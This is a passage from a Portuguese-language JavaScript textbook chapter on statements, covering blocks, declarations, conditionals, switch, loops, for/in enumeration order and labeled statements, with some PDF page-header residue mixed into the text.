Eles têm o efeito colateral de alterar o valor de uma variável, exatamente como se fosse feita uma atribuição:

```
counter ++;
```

O operador delete tem o importante efeito colateral de excluir uma propriedade de um objeto.

Assim, ele é quase sempre utilizado como uma instrução e não como parte de uma expressão maior: `delete o.x;`

As chamadas de função são outra categoria importante de instrução de expressão. Por exemplo: `alert(greeting);`

```
window.close();
```

Essas chamadas de função no lado do cliente são expressões, mas têm efeitos colaterais que afetam o navegador Web e são utilizadas aqui como instruções. Se uma função não tem qualquer efeito colateral, não tem sentido chamá-la, a não ser que faça parte de uma expressão maior ou de uma instrução de atribuição. Por exemplo, você não calcularia um cosseno e simplesmente descartaria o resultado: `Math.cos(x);`

Mas poderia calcular o valor e atribuí-lo a uma variável para uso futuro: `cx = Math.cos(x);`

Note que cada linha de código de cada um desses exemplos é terminada com um ponto e vírgula.

5.2 Instruções compostas e vazias

Assim como o operador vírgula (Seção 4.13.5) combina várias expressões em uma, um bloco de instruções combina várias instruções em uma única instrução composta. Um bloco de instruções é simplesmente uma sequência de instruções colocadas dentro de chaves. Assim, as linhas a seguir atuam como uma única instrução e podem ser usadas em qualquer lugar em que JavaScript espere uma única instrução: {

```
x = Math.PI;
```

```
cx = Math.cos(x);
```

```
console.log("cos( $\pi$ ) = " + cx);
```

```
}
```

Capítulo

5 Instruções 87

Ja

Existem algumas coisas a observar a respeito desse bloco de instruções. Primeiramente, ele não termina

com um ponto e vírgula. As instruções primitivas dentro do bloco terminam em pontos e **cript básico**

vírgulas, mas o bloco em si, não. Segundo, as linhas dentro do bloco são recuadas em relação às chaves que as englobam. Isso é opcional, mas torna o código mais fácil de ler e entender. Por fim, a

lembre-se de que JavaScript não tem escopo de bloco e as variáveis declaradas dentro de um bloco de instruções não são privativas do bloco (consulte a Seção 3.10.1 para ver os detalhes).

Combinar instruções em blocos de instrução maiores é extremamente comum na programação JavaScript. Assim como as expressões frequentemente contêm subexpressões, muitas instruções JavaScript contêm subinstruções. Formalmente, a sintaxe de JavaScript em geral permite uma

única subinstrução. Por exemplo, a sintaxe do laço `while` inclui uma única instrução que serve como corpo do laço. Usando-se um bloco de instruções, é possível colocar qualquer número de instruções dentro dessa única subinstrução permitida.

Uma instrução composta permite utilizar várias instruções onde a sintaxe de JavaScript espera uma única instrução. A instrução vazia é o oposto: ela permite não colocar nenhuma instrução onde uma é esperada. A instrução vazia é a seguinte:

;

O interpretador JavaScript não faz nada ao executar uma instrução vazia. Ocasionalmente, a instru-

ção vazia é útil quando se quer criar um laço com corpo vazio. Considere o laço `for` a seguir (os laços `for` vão ser abordados na Seção 5.5.3):

```
// Inicializa um array a
```

```
for(i = 0; i < a.length; a[i + +] = 0) ;
```

Nesse laço, todo o trabalho é feito pela expressão `a[i + +] = 0` e nenhum corpo é necessário no laço.

Contudo, a sintaxe de JavaScript exige uma instrução como corpo do laço, de modo que é utilizada uma instrução vazia – apenas um ponto e vírgula.

Note que a inclusão acidental de um ponto e vírgula após o parêntese da direita de um laço `for`, laço `while` ou instrução `if` pode causar erros frustrantes e difíceis de detectar. Por exemplo, o código a seguir provavelmente não faz o que o autor pretendia:

```
if ((a == 0) || (b == 0));
```

```
// Opa! Esta linha não faz nada...
```

```
o = null;
```

```
// e esta linha é sempre executada.
```

Ao se usar a instrução vazia intencionalmente, é uma boa ideia comentar o código de maneira que deixe claro que isso está sendo feito de propósito.

Por exemplo: for(i = 0; i < a.length; a[i++]= 0) / vaziao */ ;*

5.3 Instruções de declaração

var e function são instruções de declaração – elas declaram ou definem variáveis e funções. Essas instruções definem identificadores (nomes de variável e função) que podem ser usados em qualquer parte de seu programa e atribuem valores a esses identificadores. As instruções de declaração

88 *Parte*

I JavaScript

básica

sozinhas não fazem muita coisa, mas criando variáveis e funções, o que é importante, elas definem o significado das outras instruções de seu programa.

As subseções a seguir explicam a instrução `var` e a instrução `function`, mas não abordam as variáveis e funções amplamente. Consulte a Seção 3.9 e a Seção 3.10 para mais informações sobre variáveis. E

consulte o Capítulo 8 para detalhes completos sobre funções.

5.3.1 `var`

A instrução `var` declara uma (ou mais) variável. Aqui está a sintaxe: `var nome_1 [ = valor_1] [ , ..., nome_n [ = valor_n]]`

A palavra-chave `var` é seguida por uma lista separada com vírgulas de variáveis a declarar; opcionalmente, cada variável da lista pode ter uma expressão inicializadora especificando seu valor inicial.

Por exemplo:

```
var i;
```

```
// Uma variável simples
```

```
var j = 0;
```

```
// Uma var, um valor
```

```
var p, q;
```

// Duas variáveis

```
var greeting = "hello" + name;
```

// Um inicializador complexo

```
var x = 2.34, y = Math.cos(0.75), r, theta;
```

// Muitas variáveis

```
var x = 2, y = x*x;
```

// A segunda variável usa a primeira

```
var x = 2,
```

// Diversas variáveis...

```
f = function(x) { return x*x },
```

// cada uma em sua própria linha

```
y = f(x);
```

Se uma instrução var aparece dentro do corpo de uma função, ela define variáveis locais com escopo nessa função. Quando var é usada em código de nível superior, ela declara variáveis globais, visíveis em todo o programa

JavaScript. Conforme observado na Seção 3.10.2, as variáveis globais são propriedades do objeto global. Contudo, ao contrário das outras propriedades globais, as propriedades criadas com `var` não podem ser excluídas.

Se nenhum inicializador é especificado para uma variável com a instrução `var`, o valor inicial da variável é `undefined`. Conforme descrito na Seção 3.10.1, as variáveis são definidas por todo o script ou função na qual são declaradas – suas declarações são “içadas” para o início do script ou função.

No entanto, a inicialização ocorre no local da instrução `var` e o valor da variável é `undefined` antes desse ponto no código.

Note que a instrução `var` também pode aparecer como parte dos laços `for` e `for/in`. (Essas variáveis são içadas, exatamente como as variáveis declaradas fora de um laço.) Aqui estão exemplos, repetidos da Seção 3.9:

```
for(var i = 0; i < 10; i++) console.log(i);
```

```
for(var i = 0, j = 10; i < 10; i++, j--) console.log(i*j);
```

```
for(var i in o) console.log(i);
```

Note que não tem problema declarar a mesma variável várias vezes.

Capítulo

5 Instruções 89

Ja

5.3.2 function

vaScript básico

A palavra-chave `function` é usada para definir funções. Nós a vimos em expressões de definição de função, na Seção 4.3. Ela também pode ser usada em forma de instrução. Considere as duas funções a

a seguir:

```
var f = function(x) { return x + 1; } // Expressão atribuída a uma  
variável function f(x) { return x + 1; }
```

// A instrução inclui nome de variável

Uma instrução de declaração de função tem a seguinte sintaxe:

```
function nomefun([ arg1 [, arg2 [... , argn]]]) {  
  
    instruções  
  
}
```

nomefun é um identificador que dá nome à função que está sendo declarada. O nome da função é seguido por uma lista separada com vírgulas de nomes de parâmetro entre parênteses. Esses identificadores podem ser usados dentro do corpo da função para se referir aos valores de argumento passados quando a função é chamada.

O corpo da função é composto de qualquer número de instruções JavaScript, contidas entre chaves.

Essas instruções não são executadas quando a função é definida. Em vez disso, elas são associadas ao novo objeto função, para execução quando a função for chamada. Note que as chaves são uma parte obrigatória da instrução function. Ao contrário dos blocos de instrução utilizados com laços while e outras instruções, o corpo de uma função exige chaves, mesmo que consista em apenas uma instrução.

Aqui estão mais alguns exemplos de declarações de função:

```
function hypotenuse(x, y) {  
  
    return Math.sqrt(x*x + y*y);  
  
    // return está documentado na próxima seção  
  
}
```

```
function factorial(n) {
```

```
// Uma função recursiva
```

```
if (n <= 1) return 1;
```

```
return n * factorial(n - 1);
```

```
}
```

As instruções de declaração de função podem aparecer em código JavaScript de nível superior ou estar aninhadas dentro de outras funções. Quando aninhadas, contudo, as declarações de função só podem aparecer no nível superior da função dentro da qual estão aninhadas. Isto é, definições de função não podem aparecer dentro de instruções if, laços while ou qualquer outra instrução. Por causa dessa restrição sobre onde as declarações de função podem aparecer, a especificação ECMAScript não classifica as declarações de função como verdadeiras instruções. Algumas implementações de JavaScript permitem que declarações de função apareçam onde quer que uma instrução possa aparecer, mas diferentes implementações tratam dos detalhes de formas diferentes e colocar declarações de função dentro de outras instruções não é portátil.

As instruções de declaração de função diferem das expressões de definição de função porque incluem um nome de função. As duas formas criam um novo objeto função, mas a instrução de declaração de função também declara o nome da função como variável e atribui o objeto fun-

ção a ela. Assim como as variáveis declaradas com var, as funções definidas com instruções de

definição de função são implicitamente “içadas” para o topo do script ou função que as contém, de modo que sejam visíveis em todo o script ou função. Com var, somente a declaração da variável é içada – o código de inicialização da variável permanece onde é colocado. Contudo, com instruções de declaração de função, tanto o nome da função como o corpo da função são içados – todas as funções de um script ou todas as funções aninhadas em uma função são declaradas antes de qualquer outro código ser executado. Isso significa que é possível chamar uma função em JavaScript antes de declará-la.

Assim como a instrução var, as instruções de declaração de função criam variáveis que não podem ser excluídas. Contudo, essas variáveis não são somente para leitura e seus valores podem ser sobrescritos.

5.4 Condicionais

As instruções condicionais executam ou pulam outras instruções, dependendo do valor de uma expressão especificada. Essas instruções são os pontos de decisão de seu código e às vezes também são conhecidas como “ramificações”. Se você imaginar um interpretador JavaScript seguindo um caminho através de seu código, as instruções condicionais são os lugares onde o código se ramifica em dois ou mais caminhos e o interpretador deve escolher qual caminho seguir.

As subseções a seguir explicam a condicional básica de JavaScript, a instrução if/else e também abordam switch, uma instrução de ramificação em múltiplos caminhos, mais complicada.

5.4.1 if

A instrução if é a instrução de controle fundamental que permite à linguagem JavaScript tomar decisões ou, mais precisamente, executar instruções condicionalmente. Essa instrução tem duas formas. A primeira é:

if (expressão)

instrução

Nessa forma, a expressão é avaliada. Se o valor resultante é verdadeiro, a instrução é executada.

Se a expressão é falsa, a instrução não é executada. (Consulte a Seção 3.3 para ver uma definição de valores verdadeiros e falsos.) Por exemplo:

```
if (username == null)
```

```
// Se username é null ou undefined,
```

```
username = "John Doe";
```

```
// o define
```

Ou, de modo similar:

```
// Se username é null, undefined, false, 0, "" ou NaN, fornece a ele um  
novo valor if (!username) username = "John Doe";
```

Note que os parênteses em torno da expressão são uma parte obrigatória da sintaxe da instrução if.

A sintaxe de JavaScript exige uma instrução após a palavra-chave if e a expressão entre parênteses, mas pode-se usar um bloco de instruções para combinar várias instruções em uma só. Portanto, a instrução if também poderia ser como segue:

Capítulo

5 Instruções 91

```
if (!address) {
```

JavaS

```
address = "";
```

cript básico

```
message = "Please specify a mailing address.";
```

```
}
```

A segunda forma da instrução if introduz uma cláusula else, que é executada quando a expressão é false. Sua sintaxe é:

if (expressão)

instrução1

else

instrução2

Essa forma da instrução executa a instrução1 se a expressão é verdadeira e executa a instrução2

se a expressão é falsa. Por exemplo:

if (n == 1)

console.log("You have 1 new message.");

else

console.log("You have " + n + " new messages."); Quando instruções if com cláusulas else forem aninhadas, é necessário um certo cuidado para garantir que a cláusula else combine com a instrução if apropriada. Considere as linhas a seguir: $i = j = 1$;

k = 2;

if (i == j)

if (j == k)

console.log("i equals k");

else

```
console.log("i doesn't equal j"); // ERRADO!!
```

Nesse exemplo, a instrução if interna forma a instrução única permitida pela sintaxe da instrução if externa. Infelizmente, não está claro (a não ser pela dica dada pelo recuo) com qual if a cláusula else está relacionada. E, nesse exemplo, o recuo está errado, pois um interpretador JavaScript interpreta o exemplo anterior como: if (i == j) {

```
if (j == k)
```

```
console.log("i equals k");
```

else

```
console.log("i doesn't equal j");
```

```
// OPA!
```

```
}
```

A regra em JavaScript (assim como na maioria das linguagens de programação) é que, por padrão, uma cláusula else faz parte da instrução if mais próxima. Para tornar esse exemplo menos ambíguo e mais fácil de ler, entender, manter e depurar, deve-se usar chaves: if (i == j) {

```
if (j == k) {
```

```
console.log("i equals k");
```

```
}
```

```
}
```

92 *Parte*

I JavaScript

básica

else { // Que diferença faz a posição de uma chave!

```
console.log("i doesn't equal j");
```

```
}
```

Embora não seja o estilo utilizado neste livro, muitos programadores se habituam a colocar os corpos de instruções if e else (assim como outras instruções compostas, como laços while) dentro de chaves, mesmo quando o corpo consiste em apenas uma instrução. Fazer isso sistematicamente pode evitar o tipo de problema que acabamos de ver.

5.4.2 else if

A instrução if/else avalia uma expressão e executa um código ou outro, dependendo do resultado.

Mas e quando é necessário executar um entre vários códigos? Um modo de fazer isso é com a instru-

ção else if. else if não é realmente uma instrução JavaScript, mas apenas um idioma de programa-

ção frequentemente utilizado que resulta da repetição de instruções if/else:
if (n == 1) {

```
// Executa o bloco de código #1
```

```
}
```

```
else if (n == 2) {
```

```
// Executa o bloco de código #2
```

```
}
```

```
else if (n == 3) {
```

// Executa o bloco de código #3

}

else {

// Se tudo falhar, executa o bloco #4

}

Não há nada de especial nesse código. Trata-se apenas de uma série de instruções if, onde cada if sucessivo faz parte da cláusula else da instrução anterior. Usar o idioma else if é preferível e mais legí-

vel do que escrever essas instruções em sua forma totalmente aninhada e sintaticamente equivalente: if (n == 1) {

// Executa o bloco de código #1

}

else {

if (n == 2) {

// Executa o bloco de código #2

}

else

{

if (n == 3) {

// Executa o bloco de código #3

}

else

{

// Se tudo falhar, executa o bloco #4

}

}

}

Capítulo

5 Instruções 93

Ja

5.4.3 *switch*

vaScript básico

Uma instrução if causa uma ramificação no fluxo de execução de um programa e é possível usar o idioma else if para fazer uma ramificação de vários caminhos. Contudo, essa não é a melhor solução a

quando todas as ramificações dependem do valor da mesma expressão. Nesse caso, é um desperdício avaliar essa expressão repetidamente em várias instruções if.

A instrução switch trata exatamente dessa situação. A palavra-chave switch é seguida de uma expressão entre parênteses e de um bloco de código entre chaves:

switch(expressão) {

instruções

}

Contudo, a sintaxe completa de uma instrução switch é mais complexa do que isso. Vários locais no bloco de código são rotulados com a palavra-chave case, seguida de uma expressão e dois-pontos.

case é como uma instrução rotulada, exceto que, em vez de dar um nome à instrução rotulada, ela associa uma expressão à instrução. Quando uma

instrução switch é executada, ela calcula o valor da expressão e, então, procura um rótulo case cuja expressão seja avaliada com o mesmo valor (onde a semelhança é determinada pelo operador ==). Se encontra um, ela começa a executar o bloco de código da instrução rotulada por case. Se não encontra um case com um valor correspondente, ela procura uma instrução rotulada com default:. Se não houver um rótulo default:, a instrução switch pula o bloco de código completamente.

switch é uma instrução confusa para explicar; seu funcionamento se torna muito mais claro com um exemplo. A instrução switch a seguir é equivalente às instruções if/else repetidas, mostradas na seção anterior:

switch(n) {

case 1:

// Começa aqui se n == 1

// Executa o bloco de código #1.

break;

// Para aqui

case 2:

// Começa aqui se n == 2

// Executa o bloco de código #2.

break;

// Para aqui

case 3:

// Começa aqui se $n = = = 3$

// Executa o bloco de código #3.

break;

// Para aqui

default:

// Se tudo falhar...

// Executa o bloco de código #4.

break;

// Para aqui

}

Observe a palavra-chave break utilizada no final de cada case no código anterior. A instrução break, descrita posteriormente neste capítulo, faz o interpretador pular para o final (ou “escapar”) da instrução switch e continuar na instrução seguinte. As cláusulas case em uma instrução switch especificam apenas o ponto de partida do código desejado; elas não especificam ponto final algum. Na ausência de instruções break, uma instrução switch começa a executar seu bloco de código no rótulo case correspondente ao valor de sua expressão e continua a executar as instruções até atingir o final **94** *Parte*

I JavaScript

básica

do bloco. Em raras ocasiões, é útil escrever código como esse, que “passa” de um rótulo case para o seguinte, mas 99% das vezes deve-se tomar o cuidado de finalizar cada case com uma instrução break. (Entretanto, ao usar switch dentro de uma função, pode-se utilizar uma instrução return, em vez de uma instrução break. Ambas servem para finalizar a instrução switch e impedir que a execução passe para o próximo case.) Aqui está um exemplo mais realista da instrução switch; ele converte um valor em uma string de um modo que depende do tipo do valor:

```
function convert(x) {
```

```
  switch(typeof x) {
```

```
    case 'number':
```

```
      // Converte o número para um inteiro hexadecimal
```

return

x.toString(16);

case 'string':

// Retorna a string colocada entre apóstrofes

return "" + x + "";

default:

// Converte qualquer outro tipo da maneira usual

`return`

`String(x);`

`}`

`}`

Note que, nos dois exemplos anteriores, as palavras-chave `case` são seguidas por literais numéricas e strings literais, respectivamente. É assim que a instrução `switch` é mais frequentemente utilizada na prática, mas note que o padrão ECMAScript permite que cada `case` seja seguido por uma expressão arbitrária.

A instrução `switch` avalia primeiro a expressão que vem após a palavra-chave `switch` e depois avalia as expressões `case`, na ordem em que aparecem, até encontrar um valor que coincida¹. O `case` coincidente é determinado usando-se o operador de identidade `===` e não o operador de igualdade `=`, de modo que as expressões devem coincidir sem qualquer conversão de tipo.

Como nem todas as expressões `case` são avaliadas sempre que a instrução `switch` é executada, você deve evitar o uso de expressões `case` que contenham efeitos colaterais, como chamadas de função ou atribuições. O caminho mais seguro é simplesmente limitar suas expressões `case` às expressões constantes.

Conforme explicado anteriormente, se nenhuma das expressões `case` corresponde à expressão `switch`, a instrução `switch` começa a executar seu corpo na instrução rotulada como `default`.

Se não há rótulo `default`, a instrução `switch` pula seu corpo completamente. Note que, nos exemplos anteriores, o rótulo `default` aparece no final do corpo de `switch`, após todos os rótulos `case`. Esse é um lugar lógico e comum para ele, mas pode aparecer em qualquer lugar dentro do corpo da instrução.

¹ O fato de as expressões `case` serem avaliadas em tempo de execução torna a instrução `switch` de JavaScript muito diferente (e menos eficiente) da instrução `switch` de C, C++ e Java. Nessas linguagens, as expressões `case` devem ser constantes definidas em tempo de compilação e devem ser do mesmo tipo, sendo que as instruções `switch` frequentemente podem ser compiladas em tabelas de salto altamente eficientes.

Ja**5.5 Laços****vaScript básico**

Para entendermos as instruções condicionais, imaginamos o interpretador JavaScript seguindo um caminho de ramificação em seu código-fonte. As instruções de laço são àquelas que desviam a

esse caminho para si mesmas a fim de repetir partes de seu código. JavaScript tem quatro instru-

ções de laço: while, do/while, for e for/in. As subseções a seguir explicam cada uma delas, uma por vez. Um uso comum para laços é na iteração pelos elementos de um array. A Seção 7.6 discute esse tipo de laço em detalhes e aborda métodos de laço especiais definidos pela classe Array.

5.5.1 while

Assim como a instrução if é a condicional básica de JavaScript, a instrução while é o laço básico da linguagem. Ela tem a seguinte sintaxe:

while (expressão)

instrução

Para executar uma instrução while, o interpretador primeiramente avalia a expressão. Se o valor da expressão é falso, o interpretador pula a instrução que serve de corpo do laço e vai para a instrução seguinte no programa. Se, por outro lado, a expressão é verdadeira, o interpretador executa a instrução e repete, pulando de volta para o início do laço e avaliando a expressão novamente. Outra maneira de dizer isso é que o interpretador executa a instrução repetidamente enquanto a expressão é verdadeira. Note que é possível criar um laço infinito com a sintaxe while(true).

Em geral, você não quer que JavaScript execute exatamente a mesma operação repetidamente.

Em quase todo laço, uma ou mais variáveis mudam a cada iteração. Como as variáveis mudam, as ações realizadas pela execução da instrução podem diferir a cada passagem pelo laço. Além disso, se a variável (ou variáveis) que muda está envolvida na expressão, o valor da expressão pode ser diferente a cada passagem pelo laço. Isso é importante; caso contrário,

uma expressão que começasse verdadeira nunca mudaria e o laço nunca terminaria! Aqui está um exemplo de laço while que imprime os números de 0 a 9: var count = 0;

```
while (count < 10) {
```

```
console.log(count);
```

```
count + +;
```

```
}
```

Como você pode ver, a variável count começa em 0 e é incrementada cada vez que o corpo do laço é executado. Quando o laço tiver executado 10 vezes, a expressão se torna false (isto é, a variável count deixa de ser menor do que 10), a instrução while termina e o interpretador pode passar para a próxima instrução do programa. Muitos laços têm uma variável contadora como count. Os nomes de variável i, j e k são comumente utilizados como contadores de laço, embora você deva usar nomes mais descritivos se isso tornar seu código mais fácil de entender.

96 *Parte*

5.5.2 do/while

O laço do/while é como um laço while, exceto que a expressão do laço é testada no final e não no início do laço. Isso significa que o corpo do laço sempre é executado pelo menos uma vez. A sintaxe é: do

instrução

while (expressão);

O laço do/while é menos comumente usado do que seu primo while – na prática, é um tanto incomum ter certeza de que se quer executar um laço pelo menos uma vez. Aqui está um exemplo de laço do/while:

```
function printArray(a) {
```

```
  var len = a.length, i = 0;
```

```
  if (len == 0)
```

```
    console.log("Empty
```

```
    Array");
```

else

{

do

{

console.log(a[i]);

} while (++i < len);

}

}

Existem duas diferenças sintáticas entre o laço do/while e o laço while normal. Primeiramente, o laço do exige a palavra-chave do (para marcar o início do laço) e a palavra-chave while (para marcar o fim e introduzir a condição do laço). Além disso, o laço do sempre deve ser terminado com um ponto e vírgula. O laço while não precisa de ponto e vírgula se o corpo do laço estiver colocado entre chaves.

5.5.3 for

A instrução for fornece uma construção de laço frequentemente mais conveniente do que a instru-

ção while. A instrução for simplifica os laços que seguem um padrão comum. A maioria dos laços tem uma variável contadora de algum tipo. Essa variável é inicializada antes que o laço comece e é testada antes de cada iteração do laço. Por fim, a variável contadora é incrementada ou atualizada de algum modo no final do corpo do laço, imediatamente antes que a variável seja novamente testada.

Nesse tipo de laço, a inicialização, o teste e a atualização são as três manipulações fundamentais de uma variável de laço. A instrução for codifica cada uma dessas três manipulações como uma expressão e torna essas expressões uma parte explícita da sintaxe do laço: for(inicialização ; teste ; incremento)

instrução

inicialização, teste e incremento são três expressões (separadas com pontos e vírgulas) que são responsáveis por inicializar, testar e incrementar a variável de laço. Colocar todas elas na primeira linha do laço facilita entender o que um laço for está fazendo e evita erros, como esquecer de

inicializar ou incrementar a variável de laço.

Capítulo

5 Instruções 97

Ja

O modo mais simples de explicar o funcionamento de um laço for é mostrando o laço while equivaS

valente2:

cript básico

inicialização;

while(teste) {

a

instrução

incremento;

}

Em outras palavras, a expressão inicialização é avaliada uma vez, antes que o laço comece. Para ser útil, essa expressão deve ter efeitos colaterais (normalmente uma atribuição). JavaScript também permite que inicialização seja uma instrução de declaração de variável var, de modo que é possível declarar e inicializar um contador de laço ao mesmo tempo. A expressão teste é avaliada antes de cada iteração e controla se o corpo do laço é executado. Se teste é avaliada como um valor verdadeiro, a instrução que é o corpo do laço é executada. Por fim, a expressão incremento é avaliada.

Novamente, para ser útil ela deve ser uma expressão com efeitos colaterais. De modo geral, ou ela é uma expressão de atribuição, ou ela utiliza os operadores ++ ou --.

Podemos imprimir os números de 0 a 9 com um laço for, como segue. Compare isso com o laço while equivalente mostrado na seção anterior:

```
for(var count = 0; count < 10; count++)
```

```
console.log(count);
```

É claro que os laços podem se tornar muito mais complexos do que esse exemplo simples e, às vezes, diversas variáveis são alteradas em cada iteração do laço. Essa situação é o único lugar em que o operador vírgula é comumente usado em JavaScript; ele oferece uma maneira de combinar várias expressões de inicialização e incremento em uma única expressão conveniente para uso em um laço for: var i,j; for(i = 0, j = 10 ; i < 10 ; i++ , j--)

```
sum += i * j;
```

Em todos os nossos exemplos de laço até aqui, a variável de laço era numérica. Isso é muito comum, mas não necessário. O código a seguir usa um laço for para percorrer uma estrutura de dados tipo lista encadeada e retornar o último objeto da lista (isto é, o primeiro objeto que não tem uma propriedade next):

```
function tail(o) {
```

```
// Retorna a cauda da lista encadeada o
```

```
for(; o.next; o = o.next) /* vazio */;
```

```
// Percorre enquanto o.next é verdadeiro
```

return

o;

}

Note que o código anterior não tem qualquer expressão inicialização. Qualquer uma das três expressões pode ser omitida de um laço for, mas os dois pontos e vírgulas são obrigatórios. Se você omite a expressão teste, o loop se repete para sempre e for(;;) é outra maneira de escrever um laço infinito, assim como while(true).

2 Quando considerarmos a instrução continue, na Seção 5.6.3, vamos ver que esse laço while não é um equivalente exato do laço for.

98 *Parte*

5.5.4 for/in

A instrução for/in utiliza a palavra-chave for, mas é um tipo de laço completamente diferente do laço for normal. Um laço for/in é como segue:

for (variável in objeto)

instrução

variável normalmente nomeia uma variável, mas pode ser qualquer expressão que seja avaliada como lvalue (Seção 4.7.3) ou uma instrução var que declare uma única variável – deve ser algo apropriado para o lado esquerdo de uma expressão de atribuição. objeto é uma expressão avaliada como um objeto. Como sempre, instrução é a instrução ou bloco de instruções que serve como corpo do laço.

*É fácil usar um laço for normal para iterar pelos elementos de um array:
for(var i = 0; i < a.length; i++)*

// Atribui índices do array à variável i

console.log(a[i]);

// Imprime o valor de cada elemento do array

*O laço for/in torna fácil fazer o mesmo para as propriedades de um objeto:
for(var p in o)*

// Atribui nomes de propriedade de o à variável p

console.log(o[p]);

// Imprime o valor de cada propriedade

Para executar uma instrução `for/in`, o interpretador JavaScript primeiramente avalia a expressão

objeto. Se `for` avaliada como `null` ou `undefined`, o interpretador pula o laço e passa para a instrução seguinte³. Se a expressão é avaliada como um valor primitivo, esse valor é convertido em seu objeto empacotador equivalente (Seção 3.6). Caso contrário, a expressão já é um objeto. Agora o interpretador executa o corpo do laço, uma vez para cada propriedade enumerável do objeto. Contudo, antes de cada iteração, o interpretador avalia a expressão variável e atribui o nome da propriedade (um valor de `string`) a ela.

Note que a variável no laço `for/in` pode ser uma expressão arbitrária, desde que seja avaliada como algo adequado ao lado esquerdo de uma atribuição. Essa expressão é avaliada em cada passagem pelo laço, ou seja, ela pode ser avaliada de forma diferente a cada vez. Por exemplo, é possível usar código como o seguinte para copiar os nomes de todas as propriedades de objeto em um array: `var o = {x:1, y:2, z:3}; var a = [], i = 0;`

```
for(a[i++] in o) /* vazio */;
```

Os arrays em JavaScript são simplesmente um tipo de objeto especializado e os índices de array são propriedades de objeto que podem ser enumeradas com um laço `for/in`. Por exemplo, colocar a linha a seguir no código anterior enumera os índices 0, 1 e 2 do array: `for(i in a) console.log(i);`

O laço `for/in` não enumera todas as propriedades de um objeto, mas somente as que são enumeráveis (consulte a Seção 6.7). Os vários métodos internos definidos por JavaScript básica não são enume-³ As implementações ECMAScript 3 podem, em vez disso, lançar um `TypeError` nesse caso.

Capítulo

5 Instruções 99

Ja

ráveis. Todos os objetos têm um método `toString()`, por exemplo, mas o laço `for/in` não enumera **vaS**

essa propriedade `toString`. Além dos métodos internos, muitas outras

propriedades dos objetos in-cript básico

ternos não são enumeráveis. Contudo, todas as propriedades e métodos definidos pelo seu código são enumeráveis. (Mas, em ECMAScript 5, é possível torná-los não enumeráveis usando as técnicas a

explicadas na Seção 6.7.) As propriedades herdadas definidas pelo usuário (consulte a Seção 6.2.2) também são enumeradas pelo laço for/in.

Se o corpo de um laço for/in exclui uma propriedade que ainda não foi enumerada, essa propriedade não vai ser enumerada. Se o corpo do laço define novas propriedades no objeto, essas propriedades geralmente não vão ser enumeradas. (No entanto, algumas implementações podem enumerar propriedades herdadas, adicionadas depois que o laço começa.)

5.5.4.1 Ordem de enumeração de propriedades

A especificação ECMAScript não define a ordem na qual o laço for/in enumera as propriedades de um objeto. Na prática, contudo, as implementações de JavaScript de todos os principais fornecedores de navegador enumeram as propriedades de objetos simples de acordo como foram definidas, com as propriedades mais antigas enumeradas primeiro. Se um objeto foi criado como objeto literal, sua ordem de enumeração é a mesma das propriedades que aparecem no literal. Existem sites e bibliotecas na Web que contam com essa ordem de enumeração e é improvável que os fornecedores de navegador a alterem.

O parágrafo anterior especifica uma ordem de enumeração de propriedade que serve indistintamente para objetos “simples”. A ordem de enumeração se torna dependente da implementação (e não serve indistintamente) se:

- o objeto herda propriedades enumeráveis;*
- o objeto tem propriedades que são índices inteiros de array;*
- delete foi usado para excluir propriedades existentes do objeto; ou*
- Object.defineProperty() (Seção 6.7) ou métodos semelhantes foram usados para alterar atributos da propriedade do objeto.*

Normalmente (mas não em todas as implementações), as propriedades herdadas (consulte a Seção 6.2.2) são enumeradas depois de todas as propriedades “próprias” não herdadas de um objeto, mas também são

enumeradas na ordem em que foram definidas. Se um objeto herda propriedades de mais de um “protótipo” (consulte a Seção 6.1.3) – isto é, se ele tem mais de um objeto em seu “encadeamento de protótipos” –, então as propriedades de cada objeto protótipo do encadeamento são enumeradas na ordem de criação, antes da enumeração das propriedades do objeto seguinte. Algumas implementações (mas não todas) enumeram propriedades de array na ordem numérica, em vez de usar a ordem de criação, mas reverterem a ordem de criação se o array também receber outras propriedades não numéricas ou se o array for esparso (isto é, se estão faltando alguns índices do array).

100 *Parte*

5.6 Saltos

Outra categoria de instruções de JavaScript são as instruções de salto. Conforme o nome lembra, elas fazem o interpretador JavaScript saltar para um novo local no código-fonte. A instrução `break` faz o interpretador saltar para o final de um laço ou para outra instrução. `continue` faz o interpretador pular o restante do corpo de um laço e voltar ao início de um laço para começar uma nova iteração.

JavaScript permite que as instruções sejam nomeadas (ou rotuladas), sendo que `break` e `continue` podem identificar o laço de destino ou outro rótulo de instrução.

A instrução `return` faz o interpretador saltar de uma chamada de função de volta para o código que a chamou e também fornece o valor para a chamada. A instrução `throw` provoca (ou “lança”) uma exceção e foi projetada para trabalhar com a instrução `try/catch/finally`, a qual estabelece um bloco de código de tratamento de exceção. Esse é um tipo complicado de instrução de salto: quando uma exceção é lançada, o interpretador pula para a rotina de tratamento de exceção circundante mais próxima, a qual pode estar na mesma função ou acima na pilha de chamada, em uma função invocadora.

Os detalhes de cada uma dessas instruções de salto estão nas seções a seguir.

5.6.1 Instruções rotuladas

Qualquer instrução pode ser rotulada por ser precedida por um identificador e dois-pontos: `identificador: instrução`

Rotulando uma instrução, você dá a ela um nome que pode ser usado para se referir a ela em qualquer parte de seu programa. É possível rotular qualquer instrução, embora só seja útil rotular instruções que tenham corpos, como laços e condicionais. Dando um nome a um laço, você pode usar instruções `break` e `continue` dentro do corpo do laço para sair dele ou para pular diretamente para o seu início, a fim de começar a próxima iteração. `break` e `continue` são as únicas instruções em JavaScript que utilizam rótulos; elas são abordadas posteriormente neste capítulo. Aqui está um exemplo de laço `while` rotulado e de uma instrução `continue` que utiliza o rótulo.

```
mainloop: while(token != null) {
```

```
// Código omitido...
```

```
continue mainloop;
```

```
// Pula para a próxima iteração do laço nomeado
```

```
// Mais código omitido...
```

```
}
```

O identificador utilizado para rotular uma instrução pode ser qualquer identificador JavaScript válido, que não seja uma palavra reservada. O espaço de nomes para rótulos é diferente do espa-

ço de nomes para variáveis e funções; portanto, pode-se usar o mesmo identificador como rótulo de instrução e como nome de variável ou função. Os rótulos de instrução são definidos somente dentro da instrução na qual são aplicados (e dentro de suas subinstruções, evidentemente). Uma instrução pode não ter o mesmo rótulo de uma instrução que a contém, mas duas instruções podem ter o mesmo rótulo, desde que nenhuma delas esteja aninhada dentro da outra. As próprias instruções rotuladas podem ser rotuladas. Efetivamente, isso significa que qualquer instrução pode ter vários rótulos.

Capítulo

5 Instruções 101

Ja

5.6.2 break

JavaScript básico

A instrução *break*, utilizada sozinha, faz com que o laço ou instrução *switch* circundante mais interna seja abandonada imediatamente. Sua sintaxe é simples:

break;

